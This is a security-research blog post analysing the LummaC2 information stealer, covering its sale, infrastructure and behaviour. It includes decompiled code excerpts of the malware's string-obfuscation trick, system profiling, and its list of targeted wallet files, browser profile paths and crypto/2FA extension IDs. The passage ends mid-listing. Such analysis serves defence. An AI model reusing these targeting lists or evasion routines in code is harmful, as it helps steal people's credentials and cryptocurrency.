LummaC2 Stealer: A Potent Threat to Crypto Users

blog.cyble.com/2023/01/06/lummac2-stealer-a-potent-threat-to-crypto-users/

January 6, 2023

New Stealer Targeting Crypto Wallets and 2FA Extensions of Various Browsers

During a threat-hunting exercise, Cyble Research and Intelligence Labs (CRIL) discovered a post on the cybercrime forum about an information stealer targeting both Chromium and Mozilla-based browsers. This stealer was named LummaC2 Stealer, which targets crypto wallets, extensions, and two-factor authentication (2FA) and steals sensitive information from the victim's machine.

The figure below shows the dark web post by the Threat Actors.



Figure 1 – Dark Web Post for LummaC2 Stealer

The post also mentioned the link to LummaC2 Stealer's seller website, which is written in Russian. The website also offers various purchasing options for potential Threat Actors(TAs), with prices ranging from $250 to $20000 depending on the plan.

The image below shows the website where the stealer is available for sale.



Figure 2 – LummaC2 Stealer Sellers Website

In addition, Threat Actors (TAs) behind the LummaC2 Stealer have created two Telegram channels in Russian: one for sharing information about the stealer and one for reporting bugs in the malware.



Figure 3 – Telegram Post by the Threat Actors

The researchers at CRIL found two active Command and Control servers connected to the LummaC2 Stealer.

The figure below illustrates the IP addresses of these servers, one located in Bulgaria and the other in Germany.



Figure 4 – LummaC2 Stealer C&C IPs

The figure below shows the login page of the LummaC2 Stealer's Command and Control (C&C) server.



Figure 5 – LummaC2 C&C panel Login Page

Technical Details

The LummaC2 Stealer is a 32-bit GUI type executable with sha256 d932ee10f02ea5bb60ed867d9687a906f1b8472f01fc5543b06f9ab22059b264.

The figure below shows the additional file details of the LummaC2 stealer executable.



Figure 6 – File Details of LummaC2 Stealer

Detection Evasion:

The stealer has many Obfuscated strings that are being covered by a random string, “edx765”, to evade detection. Upon execution, the stealer passes the obfuscated string to a function that strips the random string and delivers the original string.

The figure below shows the routine for string manipulation.

```
PUSH EBP                                    
MOV EBP,ESP                                 
PUSH ECX                                    ecx:"edx765"
PUSH ECX                                    ecx:"edx765"
PUSH EBX                                    
PUSH ESI                                    
PUSH EDI                                    edi:"Lumedx765maC2, Build 202edx76522512\n"
MOV EDI,ECX                                 edi:"Lumedx765maC2, Build 202edx76522512\n", ecx:"edx765"
MOV ESI,EDI                                 edi:"Lumedx765maC2, Build 202edx76522512\n"
LEA ECX,DWORD PTR DS:[ESI+1]                ecx:"edx765"
MOV AL,BYTE PTR DS:[ESI]                    
INC ESI                                     
TEST AL,AL                                  
JNE lummac2.367C00                          
PUSH lummac2.3856EC                         3856EC:"edx765"
SUB ESI,ECX                                 ecx:"edx765"
XOR EBX,EBX                                 
PUSH EDI                                    edi:"Lumedx765maC2, Build 202edx76522512\n"
JMP lummac2.367C1D                          
INC EBX                                     
ADD EAX,6                                   
PUSH lummac2.3856EC                         3856EC:"edx765"
PUSH EAX                                    
CALL lummac2.369080                         
POP ECX                                     ecx:"edx765"
POP ECX                                     ecx:"edx765"
TEST EAX,EAX
```
Figure 7 – Assembly Code to Replace the edx765 String

Collects System Information:

After getting the required strings, the malware resolves the APIs. It starts extracting multiple pieces of information from the system, including LummaC2 Build, Lumma ID, Hardware ID, Screen Resolution, System Language, CPU Name, and Physical Memory. The malware stores this information in the memory under the name *system.txt*.

The below figure shows the code snippet of malware for collecting system information.

```
v1 = (int (__stdcall *)(_DWORD))sub_4082D3(1033232944, (int)L"user32.dll");
v2 = v1(0);
v3 = (int (__stdcall *)(int))sub_4082D3(1033232944, (int)L"user32.dll");
v4 = v3(1);
v38 = (const char *)calloc(0x20u, 1u);
v42 = (const char *)calloc(0x20u, 1u);
unknown_libname_5(v2, v38, 10);
unknown_libname_5(v4, v42, 10);
v36 = (char *)calloc(0x1000u, 1u);
strcat(v36, sub_407BF1("Lumedx765maC2, Build 202edx76522512\n"));
strcat(v36, sub_407BF1("LID(Luedx765mma ID): "));
strcat(v36, "xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx");
strcat(v36, "\n\n");
v40 = (const char *)calloc(0x8000u, 1u);
v46 = 0x8000;
v5 = (void (__stdcall *)(const char *, int *))sub_4082D3(-1560805264, (int)L"kernel32.dll");
v5(v40, &v46);
strcat(v36, "- PC: ");
strcat(v36, v40);
*(_WORD *)&v36[strlen(v36)] = 10;
v41 = (const char *)calloc(0x8000u, 1u);
v45 = 0x8000;
v6 = (void (__stdcall *)(const char *, int *))sub_4082D3(603911754, (int)L"advapi32.dll");
v6(v41, &v45);
strcat(v36, "- User: ");
strcat(v36, v41);
*(_WORD *)&v36[strlen(v36)] = 10;
strcat(v36, sub_407BF1("- HWedx765ID: "));
strcat(v36, sub_407702());
*(_WORD *)&v36[strlen(v36)] = 10;
strcat(v36, "- Screen Resoluton: ");
strcat(v36, v38);
*(_WORD *)&v36[strlen(v36)] = 120;
strcat(v36, v42);
```

Figure 8 – System Information Extracted by the Stealer

File Grabber:

The stealer now enumerates the *%userProfile%* directory and grabs .txt files from the Victims machine. These grabbed files are stored in the memory under the name "*Important Files/Profile*" for exfiltration.

Wallets:

The stealer also targets crypto wallets such as Binance, Electrum, and Ethereum and collects sensitive information from the victim's machine. The below figure shows the code snippet of stealers targeting crypto wallets.

```
sub_407272(1, v9);
sub_407D71(v9);
v5 = (const WCHAR *)sub_407CA0(L"Importedx765ant Fileedx765s/Proedx765file");
sub_407CA0(L"*.edx765txt");
sub_407CA0(L"%userproedx765file%");
sub_402D9B(v5, 2, (int)v9);
v6 = (const WCHAR *)sub_407CA0(L"Walledx765ets/Binanedx765ce");
sub_407CA0(L"apedx765p-stoedx765re.jsedx765on");
sub_407CA0(L"%appdaedx765ta%\\Binaedx765nce");
sub_402D9B(v6, 1, (int)v9);
v7 = (const WCHAR *)sub_407CA0(L"Walledx765ets/Eleedx765ctrum");
sub_407CA0(L"*edx765");
sub_407CA0(L"%appdedx765ata%\\Eledx765ectrum\\waledx765lets");
sub_402D9B(v7, 1, (int)v9);
v8 = (const WCHAR *)sub_407CA0(L"Walledx765ets/Ethedx765ereum");
sub_407CA0(L"keystedx765ore");
sub_407CA0(L"%appdedx765ata%\\Etheedx765reum");
```

Figure 9 – The Stealer Targeting Wallets

After collecting the victim's wallet and system details, the stealer sends this information to its C&C server, as shown below.



Figure 10 – Initial C&C Communication of the Stealer

Browsers:

After sending the stolen information, the stealer checks for the following browsers installed on the system: Chrome, Chromium, Edge, Kometa, Vivaldi, Brave, Opera Stable, Opera GX Stable, Opera Neon, and Mozilla Firefox and steals sensitive information from the browsers.

The figure below shows the code to check the browsers.

```
sub_4072FF(v9);
sub_407272(2, v9);
sub_407CA0(L"Chredx765ome");  Chrome
sub_407CA0(L"%loedx765calappedx765data%\\Goedx765ogle\\Chredx765ome\\Usedx765er Datedx765a");  %localappdata%\\Google\\Chrome\\User Data
sub_40279B(v9);
sub_407CA0(L"Chromiedx765um");  Chromium
sub_407CA0(L"%localappdata%\\Chroedx765mium\\Useedx765r Data");  %localappdata%\\Chromium\\User Data
sub_40279B(v9);
sub_407CA0(L"Ededx765ge");  Edge
sub_407CA0(L"%localaedx765ppdata%\\Micedx765rosoft\\Edge\\Usedx765er Data");  %localappdata%\\Microsoft\\Edge\\User Data
sub_40279B(v9);
sub_407CA0(L"Komedx765eta");  Kometa
sub_407CA0(L"%locedx765alappdaedx765ta%\\Komedx765eta\\Usedx765er Daedx765ta");  %localappdata%\\Kometa\\User Data
sub_40279B(v9);
sub_407CA0(L"Vivaedx765ldi");  Vivaldi
sub_407CA0(L"%localedx765appdata%\\Viedx765valdi\\Usedx765er Data");  %localappdata%\\Vivaldi\\User Data
sub_40279B(v9);
sub_407CA0(L"Braedx765ve");  Brave
sub_407CA0(L"%localapedx765pdata%\\Braedx765veSofedx765tware\\Brex765ave-Broedx765wser\\Usedx765er Data");
sub_40279B(v9);                                                    %localappdata%\\BraveSoftware\\Brave-Browser\\User Data
sub_407CA0(L"Opedx765era Staedx765ble");  Opera Stable
sub_407CA0(L"%appdedx765ata%\\Opeedx765ra Softedx765ware\\Opedx765era Staedx765ble");  %appdata%\\Opera Software\\Opera Stable
sub_40279B(v9);
sub_407CA0(L"Opedx765era Gedx765X Stabedx765le");  Opera GX Stable
sub_407CA0(L"%appdedx765ata%\\Opedx765era Softwedx765are\\Opedx765era GX Staedx765ble");  %appdata%\\Opera Software\\Opera GX Stable
sub_40279B(v9);
sub_407CA0(L"Opedx765era Neoedx765n");  Opera Neon
sub_407CA0(L"%appdaedx765ta%\\Opedx765era Softwaedx765re\\Opedx765era Neoedx765n\\Usedx765er Daedx765ta");
sub_40279B(v9);                                                    %appdata%\\Opera Software\\Opera Neon\\User Data
sub_4072FF(v9);
sub_407272(3, v9);
sub_407CA0(L"Moziedx765lla Firefedx765ox");  Mozilla Firefox
sub_407CA0(L"%appdaedx765ta%\\Moedx765zilla\\Firedx765efox\\Profedx765iles");  %appdata%\\Mozilla\\Firefox\\Profiles
sub_407AB8(v9);
```

Figure 11 – Stealer Checking for the Browsers in System

Crypto Wallets and 2FA Extensions:

The stealer now searches for more information associated with the browser, such as crypto wallet and two-factor authentication (2FA) extensions that may have been installed.

The figure below shows the wallets and 2FA extensions that the stealer targets.

```
v7 = sub_407CA0(L"Meedx765taMaedx765sk");
sub_407CA0(L"ejbalbakoplchlghecdaedx765lmeeeajnimhm");
sub_4021D4(v7, a2);
v8 = sub_407CA0(L"Meedx765taMaedx765sk");
sub_407CA0(L"nkbihfbeogaeaoehlefedx765nkodbefgpgknn");
sub_4021D4(v8, a2);
v9 = sub_407CA0(L"Troedx765nLiedx765nk");
sub_407CA0(L"ibnejdfjmmkpcnlpebklmnkoeoihofec");
sub_4021D4(v9, a2);
v10 = sub_407CA0(L"Ronedx765in Walledx765et");
sub_407CA0(L"fnjhmkhhmkbedx765jkkabndcnnogagogbneec");
sub_4021D4(v10, a2);
v11 = sub_407CA0(L"Binedx765ance Chaedx765in Waledx765let");
sub_407CA0(L"fhbohimaelbohpjbbldcngcnapnedx765dodjp");
sub_4021D4(v11, a2);
sub_4021D4(L"Yoroi", a2);
sub_4021D4(L"Nifty", a2);
sub_4021D4(L"Math", a2);
v12 = sub_407CA0(L"Coinbedx765ase");
sub_407CA0(L"hnfanknocfeedx765ofbddgcijnmedx765hnfnkdnaad");
sub_4021D4(v12, a2);
sub_4021D4(L"Guarda", a2);
sub_4021D4(L"EQUAL ", a2);
sub_4021D4(L"Jaxx Liberty", a2);
sub_4021D4(L"BitApp ", a2);
sub_4021D4(L"iWlt", a2);
sub_4021D4(L"Wombat", a2);
sub_4021D4(L"MEW CX", a2);
sub_4021D4(L"Guild", a2);
sub_4021D4(L"Saturn ", a2);
sub_4021D4(L"NeoLine", a2);
sub_4021D4(L"Clover ", a2);
sub_4021D4(L"Liquality ", a2);
```

```
sub_4021D4(L"Clover ", a2);
sub_4021D4(L"Liquality ", a2);
sub_4021D4(L"Terra Station", a2);
sub_4021D4(L"Keplr", a2);
sub_4021D4(L"Sollet", a2);
sub_4021D4(L"Auro", a2);
sub_4021D4(L"Polymesh", a2);   Crypto Wallets and
sub_4021D4(L"ICONex", a2);      2FA Extensions
sub_4021D4(L"Nabox", a2);
sub_4021D4(L"KHC", a2);
sub_4021D4(L"Temple", a2);
sub_4021D4(L"TezBox", a2);
sub_4021D4(L"DAppPlay", a2);
